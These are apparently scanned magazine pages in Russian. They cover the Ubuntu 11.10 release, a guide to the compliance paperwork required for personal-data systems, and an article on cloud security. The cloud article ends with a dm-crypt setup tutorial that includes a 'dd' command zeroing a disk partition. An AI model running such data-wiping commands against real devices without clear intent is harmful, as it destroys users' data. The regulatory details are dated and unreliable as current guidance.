Oneiric Ocelot (Мечтательный оцелот) — это 15-й выпуск Linux-дистрибутива от Canonical. В качестве рабочей оболочки по умолчанию используется Unity. Кроме традиционного CD-, теперь предлагается DVD-образ (размером 1,5 Гб), который включает все языковые пакеты и некоторые дополнительные приложения (Inkscape, GIMP, Pitivi и полный вариант LibreOffice). Сам ISO-образ стал гибридным и поддерживает установку как на CD/DVD, так и на USB Flash.





ДИСТРИБУТИВ СОДЕРЖИТ МНОЖЕСТВО ОБНОВЛЕНИЙ ПО:

- Linux kernel 3.0.1;
- новые версии пользовательской оболочки Unity 4.12.0 и композитного менеджера Compiz 0.9.6;
- GNOME 3.2;
- по умолчанию используются браузер Mozilla Firefox 7.0.1, почтовый клиент Mozilla Thunderbird 7.0.1, менеджер входа LightDM, утилита бэкапа Deja Dup, полностью переписанный твиттер-клиент Gwibber;
- LibreOffice 3.4.2;
- Python 3.2, GCC 4.6.1, Bash 4.2, CUPS 1.5.0, Pidgin 2.10.0, UDEV 173, X.Org 1.10.4;
- поддержка ARM-архитектуры «из коробки».

ИЗ ЗАМЕТНЫХ ИЗМЕНЕНИЙ:

1 Кнопку Ubuntu (Dash Home) вернули на панель Launcher. Концепция Places, не подходившая многим пользователям, заменена на Lenses, которая позволяет осуществлять поиск сразу по множеству источников информации (в установленных приложениях, локальных файлах, закладках, твиттере или Google Docs) поддерживает расширенные возможности фильтрации, позволяет присваивать объектам рейтинг и разбивать их на категории. При такой организации объекты стало проще находить и запускать.

2 Новый переключатель окон по <Alt+Tab>. Теперь из одного окна в другое можно переходить с помощью клавиш курсора «Влево» и «Вправо». Если окна не помещаются на экране, они сворачиваются в «гармошку». Окна одного и того же приложения группируются (группа раскрывается с помощью клавиши «Вниз»). Кроме этого, иконки всех запущенных приложений складываются в Launcher.

3 Оболочка Unity занимает минимальное пространство, просто «обтекая» окно приложения. Когда окно развернуто до максимума, то кнопки управления окном, которые по умолчанию расположены слева, и меню приложения отображаются, только если навести курсор мыши на заголовок окна.

4 Ubuntu Software Center 5.0 с полностью обновленным интерфейсом упрощает управление программным обеспечением и поиск. Список приложений, группируемых по категориям, формируется динамически, в зависимости от рейтинга, даты обновления и имени. В главном окне выводятся лучшие приложения, рядом с которыми отображается графический баннер для выделения новых интересных приложений. Дополнительно можно применить несколько фильтров репозиториев (официальный пакет Ubuntu, пакеты партнеров и т. п.) В Software Center интегрирован сервис OneConf, который можно использовать для синхронизации программ, установленных на разных компьютерах (File > Sync between computers...).

5 В базовую поставку добавлены библиотека Qt и упрощенная оболочка Unity 2D, не требующая современных видеокарт и способная работать без поддержки OpenGL. Код Unity 2D создан с использованием Qt и технологии декларативного описания интерфейса Qt Quick. Оболочка Unity 2D должна запускаться в тех случаях, когда невозможно использовать Unity 3D, она разработана для виртуальных машин и призвана служить базовым интерфейсом для нетбуков на базе ARM.

6 Предложен инструмент для Ubuntu LoCo (goo.gl/cC5kr, пакет ubuntu-defaults-builder), позволяющий самостоятельно создавать локализованные сборки с адаптацией настроек для разных регионов: закладок в браузере, ссылок на поисковики, стартовой страницы, фонового изображения, мультимедиакодеков, ссылок на местные интернет-радиостанции в Banshee и Rhythmbox и многого другого.

7 В серверной сборке значительно усилена поддержка различных cloud-платформ и усовершенствованы механизмы для развертывания систем виртуализации.

ПРИМЕЧАНИЯ

- Оцелот — хищное млекопитающее из семейства кошачьих, обитающее в Латинской Америке. Этот вид находится на грани исчезновения.
- Cannonical будет обеспечивать поддержку дистрибутива до апреля 2013 года.
- Релиз Ubuntu 12.04, выпуск которого намечен на апрель 2012 года, выйдет в виде LTS-версии, то есть будет обеспечиваться поддержкой в течение пяти лет.

Никита Дыминский aka 13oz



WWW

Для создания максимально полного пакета документов на ИСПДн может пригодиться сайт gscentr.ru — их продукт GSPD позиционируется именно как инструмент для быстрой разработки документов. К сожалению, про его качество и актуальность не могу ничего сказать, так как в бесплатную демо-версию входят только самые общие формы.

Бумажная работа безопасника

ЖУТКАЯ СТАТЬЯ О ЖУТКОЙ БЮРОКРАТИИ В РАБОТЕ СПЕЦИАЛИСТА ПО ИБ

Главная проблема защиты информации в России — это необходимость возни с бумагами. Фактически написание бумаг — это и есть основная часть работы по защите информации, причем основная не только в плане объема (а писать придется действительно много чего), но и важности. К сожалению, регулирующие органы проверяют не столько выполнение технических требований по защите информации, сколько организационное обеспечение. По этой причине подойти к данному вопросу стоит со всей тщательностью.

Для начала стоит разобраться, какая нормативная документация может нам помочь. Во-первых, это Специальные требования и рекомендации по технической защите конфиденциальной информации (**СТР-К**). Раньше на этом документе стояла пометка «Для служебного пользования», но сейчас его очень просто найти в интернете. Кроме того, определяющими нормативными документами для нас являются два постановления правительства: №687 и 781. Рекомендую с ними ознакомиться. Ну а теперь стоит разобраться, для чего нужен каждый из этих документов.

1) **Положение по обработке персональных данных** — определяет общий порядок обработки информации, порядок их получения, основание для их обработки, цели обработки, порядок работы с персональными данными (далее — **ПДн**) и прочие подобные вещи. По сути, это основополагающий документ: в нем мы отвечаем на вопросы «кто, как, зачем и на каком основании».
2) **Аналитический отчет (или отчет об обследовании)** — в нем мы рассказываем, что рассмотрели всю нашу информационную систему и описываем, где нашли персональные данные, перечисляем их характеристики (объем и категория) и краткие характеристики системы, где они обрабатываются. Тут же можно описать, какие меры уже были предприняты для их защиты.
3) **Частная модель угроз (ЧМУ)** — определяет, какие угрозы безопасности ПДн были признаны актуальными и почему. Информации о том, как писать Частную модель угроз, в интернете более чем достаточно. Главное — не переборщить с признанием угроз неактуальными. ЧМУ разрабатывается только для специальных систем, типовые угрозы берутся из Положения о методах и способах защиты информации в информационных системах персональных данных, которое утверждено 58 приказом ФСТЭК. Прежде чем приниматься за ЧМУ, стоит ознакомиться с этим положением — возможно, все не так страшно, и можно будет обойтись без лишнего бумагомарательства.
4) **Частное техническое задание** — нужно, когда к работе по защите ПДн привлекается какой-либо интегратор, то есть далеко не всегда. Не перечисляя средства защиты, которые предполагается использовать, оно описывает их характеристики. ЧТЗ разрабатывается только совместно с ЧМУ, для специальных ИСПДн.
5) **Акт обследования информационной системы персональных данных** — базовый документ на определенную ИСПДн. Он описывает основные характеристики ИСПДн: объем/категорию обрабатываемых ПДн, количество пользователей, состав технических средств, характеристики помещения (или нескольких помещений) и используемые средства защиты — и указывает, есть ли разделение прав доступа. Зачем нужны характеристики помещений? Они позволяют регулирующим органам убедиться, что кто угодно не может просто войти в кабинет и незаметно унести системный блок.
6) **Акт классификации информационной системы персональных данных** — думаю, из названия этого документа ясно, что он собой представляет. :) Именно в нем мы указываем характеристики нашей ИСПДнки, а именно: категорию и объем обрабатываемых ПДн, характеристики безопасности (специальная/типовая), структуру (автономное рабочее место, локальная ИС, распределенная ИС), наличие подключения к сетям связи общего пользования и международного информационного обмена, режим обработки ПДн (многопользовательский/однопользовательский) и местонахождение технических средств (в пределах РФ или нет). Последний пункт влияет на возможность применения криптухи.
7) **Акт классификации автоматизированной системы** — классифицирует не только ИСПДн, но и автоматизированную систему, в которую входит ИСПДн. Хотя если убрать ИСПДн, то АС классифицировать будет уже не нужно — информации, которую необходимо защищать, там не будет. Про классификацию АС можно прочитать в сноске.
8) **Технический паспорт** — сводный документ по ИСПДн. Включает в себя фактически всю имеющуюся информацию: расположение, класс АС и ИСПДн, состав ОТСС, краткую характеристику (сведения о фиксации технических средств, характеристика обрабатываемой информации, характеристика программно-технической среды), состав средств защиты информации и состав программного обеспечения.
9) **Список лиц, допущенных к обработке информации в ИСПДн,** — список людей, которые работают за компами, включенными в состав ИСПДн.
10) **Список лиц, допущенных к техническому обслуживанию технических средств ИСПДн,** — сюда стоит включить всех, кто имеет хоть какое-то отношение к администрированию ИСПДн. Почему они не фигурируют в предыдущем перечне? Ну, формально они у нас не имеют доступа к обрабатываемой информации, так что нечего им там делать.
11) **Перечень персональных данных, обрабатываемых в ИСПДн**, — перечень всех персональных данных, обрабатываемых в ИСПДн, с указанием основания для обработки и сроков обработки. Перечень лучше сделать развернутый, то есть он должен включать не сведения, предоставляемые по форме Т2 (для отдела кадров), а фамилию, имя, отчество, паспортные данные, дату и место рождения etc.
12) **Описание технологического процесса обработки информации в ИСПДн** — тоже довольно расплывчатый документ, в котором нужно рассказать, как происходит обработка информация. Не стоит писать, что «пользователь включает персональный компьютер путем оказания давления на специальную кнопку, расположенную на корпусе системного блока ПЭВМ». :) Нужно описать субъектов доступа и его объекты, используемые средства защиты информации, выполняемые пользователями задачи (занесение анкетных данных пользователей в БД etc), организацию разграничения доступа и указать, где приведены правила разграничения доступа (в Матрице доступа). В качестве приложений стоит указать защищаемые ресурсы (перечислить персональные данные и файлы с настройками ОС и средств защиты).
13) **Матрица доступа к информационным ресурсам информационной системы персональных данных** — укажи в форме матрицы, к каким папкам у каких пользователей какие права доступа. Не надо указывать все папки, которые есть на жестких дисках! Достаточно системных папок, папок с обрабатываемой информацией, ну и полномочий, предоставленных пользователям.
14) **Акт ввода ИСПДн в эксплуатацию** — собственно, этот акт признает ИСПДн готовой к работе и вводит в эксплуатацию. Теперь она у тебя есть.
15) **Приказ о назначении администратора безопасности информационных систем персональных данных** — предполагается, что у тебя есть специально обученный безопасник, который должен заниматься всеми этими вещами, и этот приказ закрепляет за ним ответственность за решение соответствующих задач. Поскольку такого человека, скорее всего, нет, ответственность падает на системного администратора, а в особо запущенных случаях — на того, кто лучше всех разбирается, как работает компьютер.
16) **Приказ о назначении технической комиссии** — все акты у нас подписываются комиссиями. Изначально, когда аттестация была обязательной, такая комиссия называлась Комиссией по подготовке к аттестации. Кого в нее включать? В принципе, без разницы. Хватит председателя комиссии и двух-трех членов. Лучше всего, если председателем будет заместитель начальника (сам начальник утверждает документы), а членами — начальники соответствующих отделов (которые обрабатывают ПДн) и сисадмин. Оптимальное решение — набрать комиссию из сотрудников техотдела.
17) **Инструкция администратору безопасности** — определяет его права и обязанности. Если вкратце, то администратор обязан следить за тем, чтобы средства защиты защищали, а средства вычислительной техники вычисляли. Он также имеет право требовать, чтобы пользователи выполняли инструкции по защите информации, и вносить предложения по модернизации системы защиты информации. Кстати, все, для кого предназначаются инструкции, должны обязательно расписываться, что ознакомились с ними, — это важно, не забудь.
18) **Инструкция пользователям информационных систем персональных данных** — примерно то же самое, что и инструкция для администратора.

19) **Инструкция по парольной защите** — из названия все понятно, но вот какими должны быть пароли? В решении этого вопроса нам поможет РД «АС. Защита АС от НСД», где относительно четко прописано, что для наших АС (а у нас, скорее всего, будет АС класса 1Г — см. сноску) требуется пароль условно-постоянного действия, имеющий длину не менее шести символов и включающий цифры и буквы. Что значит «пароли условно-постоянного действия»? Ну, по идее, это значит, что они меняются только при наступлении каких-то событий: увольнении сотрудника, обнаружении факта НСД (несанкционированного доступа) и так далее. Но обычно все-таки выставляется время действия пароля — 90 дней. Также стоит прописать, что пароль должен отличаться от предыдущих (пяти паролей хватит) хотя бы в нескольких символах.
20) **Инструкция по антивирусной защит**е — описывает, как мы защищаемся от вирусов. Кстати, по-умному они называются вредоносными программами — «вирусами». Предписывает проводить периодические проверки, проверять все файлы, поступающие в ИСПДн и т. д.

ИНСТРУКЦИЮ ПО ПАРОЛЬНОЙ ЗАЩИТЕ, МОЖНО ВКЛЮЧИТЬ В ИНСТРУКЦИЮ АДМИНИСТРАТОРУ И ПОЛЬЗОВАТЕЛЯМ.

Последние две инструкции, особенно инструкцию по парольной защите, можно включить в инструкцию администратору и пользователям. Вообще, инструкции писать довольно просто — достаточно вспомнить все, что ты должен делать как админ и чего ты ждешь от пользователей. При этом можно будет приструнить юзеров. :) Не всех, так хоть самых надоедливых — бухгалтеров и кадровиков.

На самом деле, ресурсов с информацией о том, как писать документы по ИСПДнам, довольно много — от уже неоднократно упоминавшегося ISPDN.RU до Хабрахабра — достаточно просто поискать. Другое дело, что в одном месте советуют одно, а в другом другое и абсолютно полной и достоверной информации о том, как это делать, нет нигде, даже в этой статье. Проблема защиты персональных данных в настоящее время осложняется еще и тем, что требования законодательства в этой области меняются с пугающей скоростью, и к моменту выхода статьи в печать что-то может уже быть по-другому. Поэтому я бы посоветовал принять к сведению все рекомендации, съездить на курсы по защите ПДн (их проводит довольно много компаний, но я бы посоветовал курсы «Маскома» и «Информзащиты» — и там и там преподают именно практики, которые занимаются как раз защитой информации), а уже непосредственно в процессе работы не постесняться направить запрос в регулирующие органы. Только делать это лучше через юристов, чтобы обеспечить его корректность. Некоторые моменты тебе, опять же, сможет разъяснить юротдел, если он есть, — документы все-таки написаны не техническим, а юридическим языком.

ЧТО ИЗ СЕБЯ ПРЕДСТАВЛЯЕТ ПОЛОЖЕНИЕ ПО ОБРАБОТКЕ ПЕРСОНАЛЬНЫХ ДАННЫХ?

Положение имеет примерно следующую схему:

1) Общие положения — тут указывается, в соответствии с чем разрабатывается данный документ, цель его разработки, что он определяет, кем утверждается.
2) Основные термины и определения — берутся из 152-ФЗ, как и многое другое в этом документе.
3) Обязанности оператора — можно брать прямо из 152-ФЗ «О персональных данных».
4) Права и обязанности сотрудников по обработке персональных данных — укажи, что сотрудники имеют право обрабатывать ПДн в соответствии со своими должностными обязанностями, при необходимость их уточнять и так далее. Обязанности сотрудников состоят в том, чтобы никому не сообщать ПДн, выполнять требования законов, постановлений правительства, приказов по организации и своих инструкций в части, касающейся ПДн, то есть выполнять требования по парольной и антивирусной защите.
5) Общий порядок обработки персональных данных — здесь мы указываем следующее:

a. На каком основании и при каких условиях производится обработка персональных данных. Основанием для обработки может являться Трудовой кодекс, закон «О записи актов гражданского состояния» и т. д. Спроси у тех, кто занимается обработкой ПДн, — они должны знать, какой документ регламентирует их деятельность.

б. С какой целью производится обработка персональных данных — проще всего указать, что «с целью обеспечения основной деятельности», если, конечно, обработка ПДн не является частью основной деятельности, как у страховых компаний, медицинских учреждений и т. д.

в. Источники получения персональных данных и условия, при которых этми источниками можно пользоваться, — по закону источником получения ПДн может быть только сам их владелец, то есть человек, кроме некоторых случаев, которые касаются преимущественно МВД и прочих подобных структур. Уточнять данные у третьих лиц можно только с согласия объекта ПДн.

6) Порядок обработки персональных данных с использованием средств автоматизации — рассказываем, что обрабатывать персональные данные с использованием средств автоматизации (читаем — на компьютере) можно только с соблюдением всех требований ГСЗИ (государственной системы защиты информации) и Частной модели угроз (если она разработана).
7) Порядок обработки персональных данных без использования средств автоматизации — порядок документооборота. Расспроси сотрудников ИСПДн, как они хранят документы, в которых фигурируют ПДн. Только не стоит писать, что документы валяются по столам, — это несколько не то, чего ждут от тебя регулирующие органы.
8) Защита персональных данных — кто и как допускается к обработке ПДн, на каких условиях проводится обработка ПДн (выполняются ли требования по защите от НСД, предпринимаются ли меры по предотвращению доступа лиц, не имеющих допуска, к ПДн etc).
9) Порядок предоставления доступа к персональным данным — здесь и далее можно просто переписывать соответствующие статьи из 152-ФЗ.
10) Порядок предоставления третьим лицам доступа к персональным данным — передача ПДн третьим лицам возможна только после получения письменного согласия субъекта ПДн, кроме случаев, оговоренных законодательством РФ. Под такими случаями понимают запросы из МВД, прокуратуры и тому подобных учреждений.
11) Ответственность за нарушение требований по защите персональных данных — руководитель несет ответственность за допуск сотрудников к обработке ПДн, администратор безопасности — за обеспечение работоспособности средств защиты информации, пользователь — за выполнение инструкций, и каждый из них несет ответственность, предусмотренную действующим законодательством РФ.

В конце документа должен находиться лист ознакомления.



Q ЧТО ТАКОЕ ОТСС И ВТСС?

A Если коротко, то ОТСС — это та техника, которая входит в состав рассматриваемой АС, а ВТСС — это все остальное, установленное в тех же помещениях. Как ты понимаешь, ОТСС одной ИСПДн для другой представляют собой ВТСС. И то и другое фиксируется, только если угроза утечки информации по каналу ПЭМИН была признана актуальной, однако в Положении о методах и способах защиты информации в информационных системах персональных данных эта угроза признается неактуальной для всех типовых ИСПДн, вне зависимости от класса. Именно поэтому состав ВТСС нигде не фигурирует.

Q НАСКОЛЬКО ПОДРОБНО ЗАПОЛНЯТЬ ПЕРЕЧЕНЬ ОТСС?

A Максимально полно. Комплектующие можно не переписывать, но все остальное — надо. Если ИСПДн состоит из одного компьютера, то в типовой список будут входить системный блок, монитор, клавиатура, мышь, принтер и бесперебойник. С сетью все сложнее. Если она выделена в физический сегмент, то в состав ОТСС стоит включить и все сетевое оборудование внутри этого сегмента, а если она выделено VLAN'ами или вообще не выделена — то только компьютеры. Распределенную ИСПДн я бы порекомендовал разбить на несколько ИСПДн по территориальному признаку. В любом случае включать в список оборудование провайдера не придется.

Q КОГДА ИСПДН СЧИТАЕТСЯ ТИПОВОЙ, А КОГДА — СПЕЦИАЛЬНОЙ?

A Если следовать нормативке, то типовая ИСПДн — это такая ИСПДн, к которой предъявляются требования только по конфиденциальности информации, а доступность и целостность роли не играют. Как ты понимаешь, в жизни таких систем не бывает, так что все определяется бюджетом и желанием реализовать какой-то свой проект по защите информации. В этом случае стоит написать ЧМУ и соответствующее ЧТЗ, где зашифровать нужное оборудование.

Q ЕСЛИ ОПРЕДЕЛЯЮЩИМИ ХАРАКТЕРИСТИКАМИ ИСПДН ЯВЛЯЮТСЯ ОБЪЕМ И КАТЕГОРИЯ ПДН, ТО ЗАЧЕМ НУЖНА ИНФОРМАЦИЯ О КОЛИЧЕСТВЕ ПОЛЬЗОВАТЕЛЕЙ И РАЗГРАНИЧЕНИИ ДОСТУПА?

A В прошлой статье я уже говорил, что персональные данные относятся к защищаемой законом информации и автоматизированные системы следует классифицировать еще и согласно РД «Автоматизированные системы. Защита автоматизированных систем от несанкционированного доступа». Порядок классификации в нашем случае такой:

- один пользователь — класс защищенность 3Б;
- много пользователей с одинаковыми правами — 2Б;
- много пользователей с разными правами — 1Д.

Кстати, администратор тоже является пользователем (он же имеет доступ к компьютеру), так что класс 2Б становится каким-то очень невостребованным. Даже если пользователи сидят под админскими учетками, права на администрирование средств защиты есть только у админа.

Вот такая вот двойная классификация. Если посмотреть, то требования к защите информации в ИСПДн чаще всего включают в себя требования из РД и некоторые дополнительные требования. Сам РД есть в интернете, на том же сайте ФСТЭКа.

Q КАКАЯ ИНФОРМАЦИОННАЯ СИСТЕМА ЯВЛЯЕТСЯ РАСПРЕДЕЛЕННОЙ, А КАКАЯ — ЛОКАЛЬНОЙ?

A Проще всего разделить по такому принципу: если линии связи проходят вне контролируемой зоны, то ИС считается распределенной, а в противном случае — локальной. Под контролируемой зоной понимают такую зону, доступ в которую контролируется организацией.

Сергей «grinder» Яремчук (grinder@tux.in.ua)



Когда сгущаются тучи

ЗАЩИЩАЕМ ДАННЫЕ В «ОБЛАКЕ»

Интерес к «облачным» технологиям растет с каждым днем. С одной стороны, его подогревает хороший PR, а с другой — очевидная выгода, ведь компании предпочитают платить за функциональность, а не за поддержание собственной инфраструктуры. Аналитики прогнозируют, что в течение нескольких следующих лет частота использования «облаков» возрастет как минимум в пять раз. И все же большинство пользователей с недоверием относится к новой фишке. Главная причина этого недоверия кроется в проблеме с защитой своих данных в чужих «облаках».

WWW

- Сайт LUKS — code.google.com/p/cryptsetup
- MySQL 5.6 Reference Manual — Encryption and Compression - clck.ru/P85l
- Windows Azure SDK — microsoft.com/windowsazure/sdk
- Сайт vGate R2 — securitycode.ru/products/sn_vmware/vgate_com
- Страница Novell Cloud Security Service — novell.com/products/cloud-security-service
- Сайт FreeOTFE — freeotfe.org

INFO

Для передачи ключа и взаимной аутентификации пользователя и серверов «облака» наиболее оптимальна схема шифрования с открытым ключом.

О БЕЗОПАСНОСТИ В ОБЛАКЕ

Использовать «облака» крайне выгодно. В первую очередь, они исключают необходимость в приобретении железа (PaaS) и софта (SaaS) и в их последующей модернизации, а также сокращают временные затраты на внедрение. При внедрении сервиса тяжело подобрать нужное железо сразу, поэтому оборудование всегда берут с запасом мощности. Однако впоследствии нередко выясняется, что мощность используется всего на треть (то есть средства потрачены зря). Еще хуже, когда ее не хватает. В этом плане «облака» гораздо эффективнее, ведь в них очень просто увеличить или уменьшить ресурсы, да и, как правило, нет банальных простоев из-за поломок оборудования.

То есть ты просто заплатил, арендовал и работаешь, а если ресурсов сервера станет недостаточно, их легко можно увеличить. Большую роль здесь играет успех виртуализации, которая, по данным v-index.com, достигла уже 38,9 %. Единственное, что остается невыясненным, — это вопрос безопасности. Самое интересное, что проблема кроется в самом принципе организации данных. Ранее пользователь самостоятельно подбирал и настраивал приложение, решал все сопутствующие вопросы, в том числе организовывал защиту и проводил мероприятия по резервному копированию, чтобы обеспечить сохранность и доступность данных. Теперь все эти задачи возлагаются на провайдера услуг, который предоставляет решения SaaS (Software as a Service — приложение как услуга) или PaaS (Platform as a Service — платформа как услуга), и как там у него все организовано, часто можно только догадываться. Поэтому организациям приходится полностью доверять поставщику, который не всегда может уберечь их от неприятностей. В лицензиях так и написано: защита — забота клиента. Именно риск потерять разом все данные, помноженный на возможность утечки конфиденциальной информации, останавливает многих пользователей от внедрения SaaS. Кстати, специалисты по обеспечению безопасности оперируют при разработке систем защиты именно понятием рисков. То есть если данные никому не нужны, то и смысла строить баррикады нет, достаточно простого замка. Конечно, если сервис предоставляют такие монстры, как Google или Amazon, обладающие большими ресурсами и находящиеся «за бугром», то вряд ли стоит опасаться



По данным сайта v-index.com, процент виртуализации не так уже и мал

того, что в дата-центр ворвутся люди в масках и конфискуют все сервера или жесткий диск сопрет неблагонадежный сотрудник. Как раз наоборот — человеки из «маски-шоу» должны знать, что данные находятся в «облаках». ;) То есть в этом случае мы сможем сохранить данные и хотя бы частично возобновить работу, подключившись из другого офиса. В любом случае риски одинаковы, да и в некоторые местные ЦОД попасть не так-то просто. Именитые игроки на рынке защищены на порядок лучше, чем серверная в небольшой организации. Такие компании заботятся о своем имидже и поэтому проводят весь комплекс необходимых мероприятий и создают специальные отделы по обеспечению внутренней безопасности. К тому же если компания — поставщик услуг давно работает на рынке, имеет подготовленный персонал (а как иначе удержаться) и заботится о своей репутации, то она должна вызывать больше доверия, чем вчерашний студент, нанятый на испытательный срок. Добавим, что половина утечек из компаний происходит по вине инсайдеров.

За сетевую безопасность внутреннего сервиса полностью отвечает админ, который размещает его в DMZ и контролирует весь трафик, ограничивая доступ только из доверенных сетей при помощи файервола и с использованием других методов (VPN, /etc/host.allow). В случае DDoS-атаки на провайдера или одного из клиентов могут пострадать сразу несколько организаций. Не меньшие проблемы возникнут и при взломе сервиса. Теперь же обеспечение безопасности частично возлагается на разработчиков сервиса, а штатному админу доступно меньше методов контроля, которые в случае SaaS работают на уровне приложений и вряд ли отличаются большой гибкостью. И хорошо, если они вообще есть. Кроме того, управлять правилами местного файервола при этом на порядок тяжелее. Для подготовленного админа, в распоряжении которого небольшая сеть, это не проблема. В случае разветвленной сети можно обратить внимание на продукт Security Code TrustAccess (securitycode.ru/products/trustaccess) который позволяет организовать централизованное управление распределенным межсетевым экраном.

Не менее важный вопрос — возможность миграции на другую платформу или сервис. Что делать при смене провайдера? Ведь один поставщик не может устраивать абсолютно всех. Недовольство может быть вызвано не только внеплановым повышением цен, на которое не рассчитан бюджет, но и, например, отсутствием каких-либо важных функций или невозможностью интеграции в текущую инфраструктуру. В случае SaaS с миграцией, наверное, возникает больше затруднений, так как приложения часто имеют специфическую структуру данных, а вот скачать и перенести ОС с помощью чего-то вроде VMware vCloud Director проблем нет.

АУДИТ В «ОБЛАКЕ»

Еще один важный момент — контроль и аудит всех действий, выполняемых администратором и пользователями. При наличии большого числа сервисов легко напутать с правами. В принципе, администратор, «имеющий все», может навредить в любом случае («облако» или локальная система): всего пара команд — и данных нет, аналогично могут уйти в небытие и резервные копии. Таких примеров можно привести тысячи, в век виртуализации они уже никого не удивляют. Например, как сообщает ComputerWorld, администратор одной из компаний, обидевшись на работодателя, одним махом удалил почти сотню серверов, работавших на VMware vSphere. В случае SaaS ситуация уже не так однозначна. Администратор провайдера может одной командой уничтожить несколько десятков виртуальных машин со всеми данными, а админ организации — только свой сервис. В обоих случаях вину могут свалить и на провайдера, если только он не докажет, что данные SaaS компании уничтожены самими админом. Чтобы подобных проблем не возникало, провайдеру и компании-клиенту лучше иметь по собственной резервной копии. В этом случае уничтожить сервис будет не так-то просто. Таким образом, разграничение доступа и аудит всех событий очень важны, ведь кроме прямого вредительства может иметь место и кража данных (экспорт на любой внешний источник). В идеале администратор управляет сервером, данные находятся в руках менеджера, а за действиями администратора и менеджера следит кто-то из секьюрити. Единственным на сегодня сертифицированным решением, которое обеспечивает безопасность виртуальных инфраструктур, построенных на продуктах VMware, является vGate R2 (securitycode.ru/products/sn_vmware/vgate_com). В нем доступны автоматические настройки безопасности, реализованы мандатная модель управления доступом (каждый может управлять только своими VM), строгая аутентификация админов, защита средств управления, разграничение доступа (на основе ACL и портов), контроль целостности VM, расширенный аудит событий и мониторинг. Возможности и функции администратора виртуальной инфраструктуры (АВИ) и администратора информационной безопасности (АИБ) четко разграничены. Процедура аутентификации для них усилена, АВИ к тому же дополнительно использует программу-агент.

РИЧАРД СТОЛЛМАН ПРОТИВ «ОБЛАКОВ»

Ричард Столлман (gnu.org/philosophy/who-does-that-server-really-serve.html) считает «облачную» технологию шпионской и сравнивает ее с большим бэкдором, так как она дает власть над пользователем. В своем обращении он призывает избегать SaaS-услуг и стараться самостоятельно контролировать обработку данных.



Консоль управления vGate

Еще один продукт — Novell Cloud Security Service (NCSS, novell.com/products/cloud-security-service) — дает возможность легко управлять учетными данными предприятия, реплицируя все изменения в аккаунтах в «облако» и тем самым создавая единую базу. Работает NCSS очень просто: служба размещается в локальной сети или «облаке» и интегрируется в службу аутентификации предприятия (вроде Active Directory). Пользователь, который хочет получить данные с SaaS/PaaS/IaaS, регистрируется обычным образом, а NCSS генерирует тикет, соответствующий требованиям поставщика услуг.

Несмотря на то, что при выборе поставщика SaaS пользователей больше всего волнует именно безопасность, многие специалисты считают степень доступности и производительность не менее важными факторами. Следует отметить, что они имеют большое значение для обеих сторон, ведь использование SaaS автоматически означает увеличение нагрузки на внешний канал и появление зависимости от его стабильности. Поэтому с клиентской стороны необходимо предусмотреть все необходимые меры, хотя сегодня каналы падают редко и в таких случаях ничто не мешает подключиться к другому провайдеру. К тому же отсутствие интернета часто означает, что нормальная работа в любом случае невозможна, а потому совершенно неважно, есть ли при этом доступ к «облаку». Однако при его наличии работающие вне офиса сотрудники смогут получать данные без задержек.

ШИФРОВАНИЕ ДАННЫХ

Большинство вменяемых администраторов считает, что данные, размещаемые в облаке, и канал связи лучше шифровать. С обменом данными в SaaS проблем обычно не бывает. Провайдеры предоставляют доступ по защищенному протоколу HTTPS, а администратору клиента остается лишь следить за сертификатами. А вот как контролировать данные в «облаке», если они находятся в открытом виде, — вопрос очень волнующий. Кто знает, не затесался ли в компанию-поставщик злой инсайдер? Разумеется, для передачи ключа и взаимной аутентификации пользователя и серверов «облака» наиболее оптимальна схема шифрования с открытым ключом.

Технологии могут быть использованы разные. Очень популярна LUKS (The Linux Unified Key Setup, code.google.com/p/cryptsetup), которая для Linux реализована в dm-crypt, позволяющем создавать зашифрованные разделы или логические диски. LUKS также поддерживает схему безопасной установки ключей TKS1 (Template Key Setup 1), которая позволяет менять пользовательский ключ, не перешифровывая весь диск, работать с несколькими ключами и разделять секретные данные путем ввода двух ключей. В Windows технология реализована в пакете FreeOTFE (freeotfe.org), который совместим с зашифрованными томами Linux (cryptoloop, dm-crypt) и поддерживает двухфакторную аутентификацию с использованием смарт-карты или HSM (Hardware Security Module, модуль безопасности аппаратных средств) благодаря стандарту PKCS#11.

Кроме этого, в последних версиях Windows доступна функция шифрования разделов BitLocker (а в старых версиях — EFS, Encrypted File System). Однако шифровать весь раздел или создавать закрытые контейнеры необязательно. С учетом того, что в большинстве случаев информация хранится в СУБД, можно зашифровать только соответствующие таблицы. Таким образом, инсайдер, получивший к ним доступ, ничего не сможет сделать без ключа. Каких-либо дополнительных усилий для этого не требуется, ведь большинство современных СУБД имеет достаточно надежные механизмы, поэтому остается лишь их задействовать. Например, в MySQL Reference Manual имеется п. 11.13 под названием Encryption

ИСПОЛЬЗОВАНИЕ DM-CRYPT

Система dm-crypt опирается на подсистему шифрования устройств, которая поддерживается ядром 2.6+ и использует CryptoAPI. Она может шифровать файлы, блочные устройства, раздел подкачки и хранения памяти hybernate. К шифрованному разделу также можно получить доступ из-под Windows с помощью FreeOTFE, если файловая система зашифрованного раздела поддерживается в Windows.

```
$ sudo apt-get install cryptsetup
```

Далее следует подготовить раздел или файл:

```
$ sudo dd if=/dev/zero of=/dev/sda5 bs=4K
```

Форматируем и подключаем через /dev/mapper/:

```
$ sudo cryptsetup -y luksFormat /dev/sda5
$ sudo cryptsetup luksOpen /dev/sda5 encdisk
```

Теперь его можно использовать как обычный раздел на жестком диске, отформатировать и примонтировать.


```
$ sudo mkfs.msdos /dev/mapper/encdisk
